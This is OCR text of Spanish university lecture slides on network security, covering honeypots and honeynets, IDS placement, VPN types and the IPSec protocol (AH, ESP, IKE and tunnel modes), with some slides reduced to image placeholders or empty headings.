
Universidad Rey Juan Carlos

- Un poco de sentido común:
  - Necesitamos que el honeypot sea atacado, tiene que ser un sistema lo más realista posible conectado a nuestra red.
    - Tendremos que generar datos y procesos falsos.
    - Cuidado con dejar configuraciones por defecto: en unos segundos el atacante sabrá que se trata de un honeypot.
  - Debemos separarlo adecuadamente del resto de sistemas para que no se vean comprometidos.
  - ¿Hasta qué punto protegemos al honeypot? Depende de cuál sea nuestro objetivo.
  - Nadie de la organización debe acceder al honeypot, de esta manera todo lo que llegue a este sistema se clasificará como un potencial ataque.

Honeypots

Universidad Rey Juan Carlos


Ya no estamos pensando sólo en la prevención basada en la segmentación de redes



Honeypots

Universidad Rey Juan Carlos


- Suelen distinguirse dos tipos de honeypots:



Honeypots

Universidad Rey Juan Carlos

- Existe otra clasificación en función del nivel de interacción del honeypot con su entorno:



Honeypots

Universidad Rey Juan Carlos


- Los honeypots de **baja interacción** emulan una parte del sistema muy concreto.
  - Podemos encontrar honeypots que se instalan como una aplicación en un host, y permiten detectar y recolectar información sobre ataques concretos.
  - Ejemplo: honeypots para monitorizar puertos.

- Los honeypots de **alta interacción** son sistemas mucho más realistas.
  - Permiten simular un sistema mucho más complejo.
  - Ejemplo: jailed honeypots.

- Actualmente también hay honeypots de **interacción media** que son sistemas complejos pero está virtualizado.

Honeypots

Universidad Rey Juan Carlos



Honeypots

Universidad Rey Juan Carlos

- Honeypots centrados en BBDD:
  - ElasticHoney
  - HoneyMySQL
- Honeypots centrados en entornos WEB:
  - Nodepot
  - Google hack honeypot
- Honeypots para IoT:
  - HoneyThing
  - Kako

- TPOT: contiene varios honeypots diferentes.

Honeypots

Universidad Rey Juan Carlos



Honeypots

Universidad Rey Juan Carlos

Ejemplos de Honeypots:

- Honeytrap: honeypot que observa ataques contra servicios TCP y UDP.
- Dionaea: honeypot de carácter general diseñado para simular vulnerabilidades de red y servicios (SMB, HTTP, FTP, MSSQL, …)
- Cowrie: simula un servidor con SSH y Telnet diseñado para monitorizar los ataques de acceso y la interacción con la Shell.
- Glastopf: orientado a aplicaciones web (webmail, wikis, etc.)
- Conpot: honeypot para ICS que permite simular un entorno industrial completo.
- EMobility: honeypot para ICS que simula un centro de carga eléctrica de vehículos (incluso simula usuarios cargando los vehículos).

Honeypots

Universidad Rey Juan Carlos


- Una honeynet es un conjunto de honeypots de alta interacción que conforman una red completa con los objetivos de prevención, detección y respuesta ya mencionados.

- Son soluciones costosas de desplegar y mantener, por lo que normalmente se utilizan para investigación.
  - Aunque la aparición de honeynets virtual las han hecho más asequibles para todo tipo de entornos.

IDS

Universidad Rey Juan Carlos


- Un honeypot o una honeynet pueden formar parte de una solución IDPS (*Intrusion Detection and Prevention System)* o alimentarla:



IDS

Universidad Rey Juan Carlos


- Dónde colocar el IDS:



IDS

Universidad Rey Juan Carlos


- Dónde colocar el IDS:



IDS

Universidad Rey Juan Carlos


- Dónde colocar el IDS:



IDS

Universidad Rey Juan Carlos


- Dónde colocar el IDS:



IDS

Universidad Rey Juan Carlos

- Dónde colocar el I




Índice

Universidad Rey Juan Carlos

- Introducción.
- Firewalls y DMZs.
- Honeypots.
- **Redes Privadas Virtuales (VPN).**
- IPSec.
- SSL/TLS.
- Resumen.

Redes Privadas Virtuales

Universidad Rey Juan Carlos



Redes Privadas Virtuales

Universidad Rey Juan Carlos

- Tipos de VPN:
  - VPN de acceso remoto: para personal de empresas.
  - VPN intranet: comunicar diferentes redes.
  - VPN extranet: dar acceso a terceros (proveedores, clientes, etc.)
  - VPN abierta/cerrada.
- Objetivo: garantizar la seguridad de la comunicación.
- Protocolos que implementan VPN:
  - SSL/TLS, IPSec, PPTP (Point-to-Point Tunelling Protocol), L2TP (Layer 2 Tunneling Protocol), MPPE (Microsoft Point-to-Point Encryption), SSTP (Microsoft Secure Socket Tunneling Protocol), SSH (Secure Shell), etc.

Redes Privadas Virtuales

Universidad Rey Juan Carlos







Índice

Universidad Rey Juan Carlos

- Introducción.
- Firewalls y DMZs.
- Honeypots.
- Redes Privadas Virtuales (VPN).
- **IPSec.**
- SSL/TLS.
- Resumen.

IPSec

Universidad Rey Juan Carlos

- Conjunto de mecanismos de seguridad que se pueden implementar, o utilizar, junto con IP versión 4 (optativo) o con IPv6 (soporte nativo).
- IPSec provee de la capacidad de asegurar las comunicaciones a través de LAN, WAN privadas o públicas, y a través de Internet.
- Habilitar IPSec supone que se puede realizar encriptación y autenticación de la información a nivel de red (IP).
  - De manera transparente para los usuarios y las aplicaciones y con una administración centralizada y flexible.

IPSec

Universidad Rey Juan Carlos

- Servicios:

Control de acceso	Integridad de la conexión	Autentificación del origen de la conexión
Rechazo de paquetes modificados	Confidencialidad	VPN seguras

IPSec

Universidad Rey Juan Carlos

IPSec aumenta la seguridad mediante:

- La **autenticación** mutua de dos equipos antes del intercambio de datos.
- El **cifrado de los datos** intercambiados mediante cifrado de datos estándar (DES, 3DES o AES).
- El establecimiento de una **asociación de seguridad** (SA) entre los dos equipos.
  - Una SA es el conjunto de algoritmos y parámetros (como la claves) que se están usando para cifrar y autenticar un flujo particular de información en una dirección.
  - Por lo tanto, en el tráfico normal bidireccional, los flujos son asegurados por un par de asociaciones de seguridad.

IPSec

Universidad Rey Juan Carlos

- IPSec es un protocolo proporciona servicios de seguridad a la capa IP y a todos los protocolos superiores, como UDP y TCP.
- Las cabeceras se colocan después de la cabecera IP y antes de la cabecera TCP u UDP.
- Proporciona servicios de autenticación, "confidencialidad", integridad y "no repudio".
- Una vez establecida la conexión, los segmentos TCP y datagramas UDP se envían cifrados y autenticados. Además se comprueba la integridad para evitar que alguien modifique la información.

IPSec

Universidad Rey Juan Carlos

- Tenemos dos tipos diferentes de cabeceras:
  - Cabecera de Autenticación (AH, *Authentication Header*).
  - Protocolo de Seguridad Encapsulada (ESP, *Encapsulating Security Protocol*).
- A la hora de establecer la comunicación, o túnel, se debe de elegir una de las dos.

Cabecera de autenticación (AH)

- Proporciona autenticación e integridad, pero no proporciona confidencialidad.
- Hace uso de huellas digitales HMAC.
- El protocolo calcula la función hash del contenido del paquete IP.
- Permite autenticar el origen de los datos, y verificar que dichos datos no se han modificado.
- Pero al no cifrar los datos del paquete no proporciona confidencialidad.

IPSec

Universidad Rey Juan Carlos

Protocolo de seguridad encapsulada (ESP)

- Ofrece autenticación, integridad y confidencialidad.
- El área de datos está cifrado usando algoritmos de clave simétrica.
- Generalmente, se usa cifrados de bloque como AES.
- Para ello, se usa el algoritmo Diffie-Hellman para realizar el intercambio de claves.

IPSec

Universidad Rey Juan Carlos

Internet Key Exchange (IKE)

- Es un protocolo que se utiliza para generar y administrar las claves necesarias para establecer las conexiones AH y ESP.
- Los participantes tienen que negociar tipos de cifrado y los algoritmos de autenticación.

IPSec

Universidad Rey Juan Carlos


Directivas de seguridad:

- Son las **reglas de seguridad** que definen los algoritmos de hash, los algoritmos de cifrado y la longitud de la clave soportados.
- Estas reglas también definen las direcciones, protocolos, nombres DNS, subredes o tipos de conexión a los que se aplica la configuración de seguridad.
- Las directivas de IPSec se pueden configurar de acuerdo con los requisitos de seguridad de un usuario, grupo, aplicación, dominio, sitio o empresa global.

IPSec

Universidad Rey Juan Carlos


- IPSec puede proporcionar seguridad trabajando en dos modos:
  - Modo transporte o **extremo a extremo**: son los extremos finales de la comunicación (origen y destino) los que se encargan de realizar el procesamiento necesario de la información.
  - **Modo túnel** (a veces llamado puerta a puerta): la seguridad es proporcionada por un único nodo central a uno o varios sistemas (incluso a una red de área local completa).



IPSec

Universidad Rey Juan Carlos


- IPSec utiliza formatos estándar de paquete IP, de manera que los dispositivos de red intermedios no distinguen entre paquetes IP y paquetes IPSec.



IPSec


Universidad Rey Juan Carlos

- IPSec utiliza formatos estándar de paquete IP, de manera que los dispositivos de red intermedios no distinguen entre paquetes IP y paquetes IPSec.



IPSec

Universidad Rey Juan Carlos




Queremos comunicar la red de la sucursal con la central usando un túnel IPSec y usando el protocolo ESP.

Se crean dos Asociaciones de Seguridad que definen los parámetros para que la comunicación sea segura.

Cada comunicación tiene un id (SPI, *Security Parameter Index*), su interfaz de origen y de destino.

Toda esta información se guarda en el SAD (*Security Association Database)*

